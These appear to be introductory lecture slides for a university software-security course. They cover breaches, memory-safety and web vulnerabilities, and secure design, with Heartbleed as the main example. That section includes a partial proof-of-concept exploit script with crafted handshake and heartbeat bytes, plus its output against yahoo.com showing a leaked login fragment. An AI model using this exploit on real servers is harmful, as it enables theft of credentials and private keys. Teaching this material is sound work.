


CSC 472/583 Topics of Software Security Introduction

Dr. Si Chen (schen@wcupa.edu)



What is computer security?

- Most developers and operators are concerned with **correctness**: achieving desired behavior
 - A working banking web site, word processor, blog, ...
- Security is concerned with **preventing undesired behavior**
 - Considers an enemy/opponent/hacker/adversary who is *actively and maliciously* trying to *circumvent* any protective measures you put in place

Security Expectations

- **Confidentiality**: requires that information be kept private
- **Integrity**: the trustworthiness and correctness of data.
- **Availability**: the capability to use information and resources.

Kinds of undesired behavior

- Stealing information: ~~confidentiality~~
 - Corporate secrets (product plans, source code, ...)
 - Personal information (credit card numbers, SSNs, ...)
- Modifying information or functionality: ~~integrity~~
 - Installing unwanted software (spyware, botnet client, ...)
 - Destroying records (accounts, logs, plans, ...)
- Denying access: ~~availability~~
 - Unable to purchase products
 - Unable to access banking information

Significant security breaches

- **RSA**, March 2011
 - stole tokens that permitted subsequent compromise of customers using RSA SecureID devices
- **Adobe**, October 2013
 - stole source code, 130 million customer records (including passwords)
- **Target**, November 2013
 - stole around 40 million credit and debit cards
- ... and many others!

Vulnerabilities

Vulnerabilities: specific flaws or oversights in a piece of software that allow attackers to do somethings malicious

Software vulnerabilities can be thought of as a subset of the larger phenomenon **software bugs**

Many breaches begin by exploiting a **vulnerability** --
This is a *security-relevant* **software defect** that can be **exploited** to effect an undesired behavior

“A complex program, written by a team of experts and deployed around the world for more than a decade, can suddenly be co-opted by attackers for their own means. The whole process as some form of digital voodoo”

Example: RSA 2011 breach

- Exploited an Adobe Flash player vulnerability
1. A **carefully crafted Flash program**, when run by the vulnerable Flash player, allows the **attacker to execute arbitrary code** on the running machine
 2. This program could be **embedded in an Excel spreadsheet**, and run automatically when the spreadsheet is opened
 3. The spreadsheet could be attached to an **e-mail masquerading to be from a trusted party** (*spear phishing*)

Considering Correctness

- The Flash vulnerability is an implementation **bug**
 - All software is buggy. So what?
- A normal user never sees most bugs, or works around them
 - Most (post-deployment) bugs due to rare feature interactions or failure to handle edge cases
- Assessment: Would be too expensive to fix every bug before deploying
 - So companies only fix the ones most likely to affect normal users

Considering Security

- The adversary will actively attempt to find defects in rare feature interactions and edge cases
- For a typical user, (accidentally) finding a bug will result in a crash, which he will now try to avoid
- An adversary will work to find a bug and exploit it to achieve his goals

Key difference:

An adversary is not a normal user!

*To ensure security, we must
**eliminate bugs and design
flaws**, and/or
make them **harder to exploit***

What is Software Security?

Software Security

- Software security focuses on the **secure design and implementation of software**
- Focus of study:
 - the (source) code
- By contrast: Many popular approaches to security treat software as a *black box* (ignoring the code)
 - OS security, anti-virus, firewalls, etc.

Course overview

- This course is primarily aimed at student interested in **secure software development**, who will
 - **Design** software systems that should be **secure**
 - **Write** code that should be **secure**
 - **Review** code that should be **secure**
 - **Test** code that should be **secure**
- We will connect to other classes in the WCU
CSC 301...
- Much of our **focus** will be on **the software**, and how to develop it to be **secure**

Expected background

- **Roughly:** knowledge of a **junior-level undergraduate majoring in computer science**
- **Knowledge** with the following
 - **Programming** in general (e.g. Java)
- **Familiarity** with the following:
 - **Unix/Linux** including the command-line **shell** and **gdb**
 - The **web** (HTML, HTTP, TCP, network communications)
 - **Intel x86 assembly** language and architecture

Learning Software Security

- Our goal is learn how to make more **secure software**
 - **Better design**
 - **Better implementation**
 - **Better assurance**



How should we go about this?

Black Hat, White Hat



Black hat

- What are the **security-relevant defects** that constitute **vulnerabilities**?
- How are they **exploited**?



White hat

- How do we **prevent security-relevant defects** (before deploying)?
- How do we make vulnerabilities we don't manage to avoid **harder to exploit**?

During the course we will wear both hats

Low-level Vulnerabilities



- Programs written in **C** and **C++** are susceptible a variety of dangerous **vulnerabilities**
 - **Buffer overflows**
 - On the stack
 - On the heap
 - Due to integer overflow
 - Over-writing and over-reading
 - **Format string mismatches**
 - **Dangling pointer dereferences**
- All **violations** of **memory safety**
 - Accesses to memory via pointers that don't own that memory

Attacks

- *Stack smashing*
- *Format string attack*
- *Stale memory access*
- *Return-oriented Programming (ROP)*

Ensuring Memory Safety



- The easiest way to avoid these vulnerabilities is to **use a memory-safe programming language**
 - Better still: a **type-safe** language
- For C/C++, use **automated defenses**
 - *Stack canaries*
 - *Non-executable data (aka W+X or DEP)*
 - *Address space layout randomization (ASLR)*
 - *Memory-safety enforcement (e.g., SoftBound)*
 - *Control-flow Integrity (CFI)*
- and **safe programming patterns and libraries**
 - Key idea: **validate untrusted input**



- There are new **vulnerabilities and attacks**

- *SQL injection*
- *Cross-site scripting (XSS)*
- *Cross-site request forgery (CSRF) Session hijacking*



- The **defenses** have a similar theme:

- Careful who/what you trust: **Validate input**
- Reduce the possible damage, make exploitation harder



Requirements and Design

- Identify **sensitive data** and resources and define **security requirements** for them, like *confidentiality*, *integrity*, and *availability*
- Consider expected **threats** and **abuse cases** that could violate these requirements
- Apply **principles for secure software design**
 - To **prevent**, **mitigate**, and **detect** possible attacks
 - Main categories: **Favor Simplicity**, **Trust with Reluctance**, and **Defend in Depth**.



Rules and Tools

- Apply **coding rules** to implement secure design
 - With similar goals of *preventing*, *mitigating*, or *detecting* possible attacks
- Apply **automated code review techniques** to find potential vulnerabilities in components
 - **Static analysis**, and **symbolic execution** (which underlies whitebox fuzz testing)
- Apply **penetration testing** to find potential flaws in the real system, in a deployment environment
 - **Fuzz testing**, perhaps employing **attack patterns**



Example

Heartbleed



CVE-2014-0160

Description

The (1) TLS and (2) DTLS implementations in **OpenSSL 1.0.1** before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via **crafted packets** that trigger **a buffer over-read**, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

How The Heartbleed bug works

HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "POTATO" (6 LETTERS).



...s pages about "boats". User Erica requests
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
Maggie (chrome user) sends this message: "H



POTATO



How The Heartbleed bug works

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "BIRD" (4 LETTERS).



User Olivia from London wants pages about "na
bees in car why". Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: BIRD. There are currently 346
connections open. User Brendan uploaded the file
selfie.jpg (contents: 834ba962e2ccb9ff89b13bfff8)



HMM...



User Olivia from London wants pages about "na
bees in car why". Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: **BIRD**. There are currently 346
connections open. User Brendan uploaded the file
selfie.jpg (contents: 834ba962e2ccb9ff89b13bfff8)

BIRD



How The Heartbleed bug works

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "HAT" (500 LETTERS).




a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long. User Karen wants to change account password to "CoHoBaSt". User



HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long. User Karen wants to change account password to "CoHoBaSt". User


a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long. User Karen wants to change account password to "CoHoBaSt". User



Heartbleed and OpenSSL

- OpenSSL is an open-source cryptography library, widely used to implement the Internet's Transport Layer Security (TLS) protocol.





No boundary check.
The attacker controls both of these length fields!



```

heart.py
1  #!/usr/bin/env python2
2
3  # Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
4  # The author disclaims copyright to this source code.
5
6  import sys
7  import struct
8  import socket
9  import time
10 import select
11 import re
12 from optparse import OptionParser
13
14 options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
15 options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
16 options.add_option('-s', '--starttls', action='store_true', default=False, help='Check STARTTLS')
17 options.add_option('-d', '--debug', action='store_true', default=False, help='Enable debug output')
18
19 def h2bin(x):
20     return x.replace(' ', '').replace('\n', '').decode('hex')
21
22 hello = h2bin('''
23 16 03 02 00  dc 01 00 00 d8 03 02 53
24 43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
25 bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
26 00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
27 00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
28 c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
29 c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
30 c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
31 c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
32 00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
33 03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
34 00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
35 00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
36 00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
37 00 0f 00 01 01
38 ''')
39
40 hb = h2bin('''
41 18 03 02 00 03
42 01 40 00
43 ''')
44
45 def hexdump(s):
46     for b in xrange(0, len(s), 16):
47         lin = [c for c in s[b : b + 16]]
48         NORMAL heart.py

```

Exploit Shellcode

Heartbleed Attack

```
quake0day@UB-CSE ~$ python heart.py yahoo.com
```

```
Connecting...
```

```
Sending Client Hello...
```

```
Waiting for Server Hello...
```

```
... received message: type = 22, ver = 0302, length = 66
```

```
... received message: type = 22, ver = 0302, length = 4753
```

```
... received message: type = 22, ver = 0302, length = 331
```

```
... received message: type = 22, ver = 0302, length = 4
```

```
Sending heartbeat request...
```

```
Connecting...
```

```
Sending Client Hello...
```

```
Waiting for Server Hello...
```

```
... received message: type = 22, ver = 0302, length = 66
```

```
... received message: type = 22, ver = 0302, length = 4681
```

```
... received message: type = 22, ver = 0302, length = 331
```

```
... received message: type = 22, ver = 0302, length = 4
```

```
Sending heartbeat request...
```

```
... received message: type = 24, ver = 0302, length = 16384
```

```
Received heartbeat response:
```

```
0000: 02 40 00 20 2F 63 6F 6E 66 69 67 2F 70 77 74 6F .@. /config/pwto
```

```
0010: 6B 65 6E 5F 67 65 74 3F 73 72 63 3D 79 65 6D 61 ken_get?src=yema
```

```
0020: 69 6C 69 6D 61 70 26 74 73 3D 31 33 39 36 39 35 ilimap&ts=139695
```

```
0030: 39 32 35 38 26 6C 6F 67 69 6E 3D 68 6F 6C 6D 73 9258&login=holms
```

```
0040: 65 79 37 39 26 70 61 73 73 77 64 3D ey79&passwd=
```

```
0050: 65 73 69 67 3D 4E 37 64 72 70 &sig=N7drp
```

```
0060: 68 45 4A 53 6E 77 50 5A 69 62 34 39 34 39 55 33 hEJSnwPZib4949U3
```

```
0070: 51 2D 2D 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F Q-- HTTP/1.1..Ho
```

```
0080: 73 74 3A 20 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E st: login.yahoo.
```

```
0090: 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A com..Accept: */*
```

0day

- A 0day vulnerability is an undisclosed computer-software vulnerability that hackers can exploit to adversely affect computer programs, data, additional computers or a network.
- It is known as a "0day" because it is not publicly reported or announced before becoming active, **leaving the software's author with zero days** in which to **create patches or advise workarounds to mitigate its actions**.



<https://www.exploit-db.com/>

PoC and Exploit

- PoC (Proof of Concept): **An attack against a computer or network that is performed only to prove that it can be done.** It generally **does not cause any harm**, but shows how a hacker can take advantage of a vulnerability in the software or possibly the hardware.
- Exploit: An unethical or illegal attack that takes advantage of some vulnerability.


Code Analysis Tools: IDA Pro

The screenshot displays the IDA Pro interface with the following components:

- Functions window:** Lists various system functions like KeQuerySystemTime, NtQueryInformationFile, etc.
- IDA View-A:** Shows assembly code for function `sub_826B9AF8`. The code includes instructions like `sub_826B9AF8: # CODE XREF: sub_826B2EA0+10fp`, `.set var_30, -0x30`, `mfsprrl_r 29`, `stwu %sp, -0x80(%sp)`, `mr %r29, %r4`, `cmpwi cr6, %r3, -1`, `bne cr6, loc_826B9B18`, `li %r11, 0`, `b loc_826B9B28`, `loc_826B9B18: # CODE XREF: sub_826B9AF8+14fj`, `rldicl %r10, %r3, 0, 32`, `addi %r11, %sp, 0x80+var_30`, `mulli %r10, %r10, -0x2710`, `std %r10, 0x80+var_30(%sp)`, `loc_826B9B28: # CODE XREF: sub_826B9AF8+10fj`, `mr %r30, %r11`, `cmplwi cr6, %r11, 0`, `bne cr6, loc_826B9B44`, `stw %r11, 0x80+var_30+4(%sp)`, `lis %r11, -0x8000`, `addi %r30, %sp, 0x80+var_30`, `stw %r11, 0x80+var_30(%sp)`, `loc_826B9B44: # CODE XREF: sub_826B9AF8+38fj`, `clrlwi %r31, %r29, 24`, `loc_826B9B48: # CODE XREF: sub_826B9AF8+6Cfj`, `mr %r5, %r30`, `mr %r4, %r29`, `li %r3, 1`, `waitMode`, `loc_826B9B54: # CODE XREF: sub_826B9AF8+64fj`, `cmplwi cr6, %r31, 0`, `cmplwi cr6, loc_826B9B68`, `cmplwi cr6, %r3, 0xC0`, `li %r3, 0xC0`, `beq cr6, loc_826B9B78`, `li %r3, 0`, `loc_826B9B78: # CODE XREF: sub_826B9AF8+78fj`, `addi %sp, %sp, 0x80`, `b _restgprlr_29`, `# End of function sub_826B9AF8`, `loc_826B9B80: # CODE XREF: sub_826B2EE0+10fp`, `sub_826B9B80: # CODE XREF: sub_826B2F20:loc_826B2F78fp`, `b sub_826B9BFE0`, `# End of function sub_826B9B80`, `UNKNOWN: 826B9B54: sub_826B9AF8+5C`
- Graph overview:** Shows a control flow graph with nodes and edges representing the execution flow.
- IDA View-B:** Shows a detailed control flow graph for the function `sub_826B9AF8`, highlighting the flow between basic blocks.

IDA Starter Licenses: \$739
IDA Professional Licenses \$1409

Code Analysis Tools: OllyDbg



The screenshot displays the OllyDbg application window. The menu bar includes File, View, Debug, Trace, Plugins, Options, Windows, and Help. The toolbar contains various icons for file operations, debugging, and analysis. The main window is divided into three panes: the left pane shows the memory dump, the middle pane shows the assembly code, and the right pane shows the comments.

The assembly code pane displays the following instructions:


```
00401000 JMP SHORT 00401012
00401002 DB 66
00401003 DB 62
00401004 DB 3A
00401005 DB 43
00401006 DB 2B
00401007 DB 2B
00401008 DB 4B
00401009 DB 4F
0040100A DB 4F
0040100B DB 4B
0040100C NOP
0040100D E9
0040100E DD OFFSET 0, CPPdebugHook
00401012 MOV EAX, DWORD PTR DS:[4161BF]
00401017 CIE0 02
0040101A MOV DWORD PTR DS:[4161C3], EAX
0040101F PUSH EDI
00401020 PUSH 0
00401022 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401027 MOV EDI, EAX
00401029 CALL 0040A8E8
0040102E POP EDI
0040102F CALL 0040A84C
00401034 CALL 0040A928
00401039 PUSH 0
0040103B CALL 0040BB7C
00401040 POP ECX
00401041 PUSH OFFSET 00416168
00401046 PUSH 0
00401048 CALL <JMP.&KERNEL32.GetModuleHandleA>
0040104D MOV DWORD PTR DS:[4161C7], EAX
00401052 PUSH 0
00401054 JMP 00410BB8
00401059 JMP 0040BBC8
0040105E XOR EAX, EAX
00401060 MOV AL, BYTE PTR DS:[4161B1]
00401065 C3
00401066 MOV EAX, DWORD PTR DS:[4161C7]
0040106B RETN
0040106C $ 60
0040106D BB 0050B0BC
00401072 S3
00401073 68 AD0B0000
00401078 C3
00401079 B9 AC000000
0040107E 0BC9
00401080 74 4D
00401082 83D0 BF61410 CMP DWORD PTR DS:[4161BF], 0
00401089 73 0A
0040108B B8 FE000000
00401090 74 0F
00401095 B8 AC000000
0040109A 51
0040109B 6A 08
0040109D CALL <JMP.&KERNEL32.GetProcessHeap>
004010A2 50
004010A3 E8 2C410100 CALL <JMP.&KERNEL32.HeapAlloc>
```

The comments pane on the right shows the following comments:

```
CHAR 'f'
CHAR 'b'
CHAR 'i'
CHAR 'c'
CHAR '+'
CHAR 'h'
CHAR 'o'
CHAR 'o'
CHAR 'k'
Module Name = NULL
KERNEL32.GetModuleHandleA
CTest.0040A928
Arg1 = 0
Test.0040BB7C
Module Name = NULL
KERNEL32.GetModuleHandleA
Ret is used as a jump
Size => 172.
Flags = HEAP_ZERO_MEMORY
KERNEL32.GetProcessHeap
Heap
NTDLL.Bt101LocateHeap
```

OllyDbg is a 32-bit assembler level analyzing debugger
Microsoft® Windows®. OllyDbg is a shareware, but you can download and
use it for free.

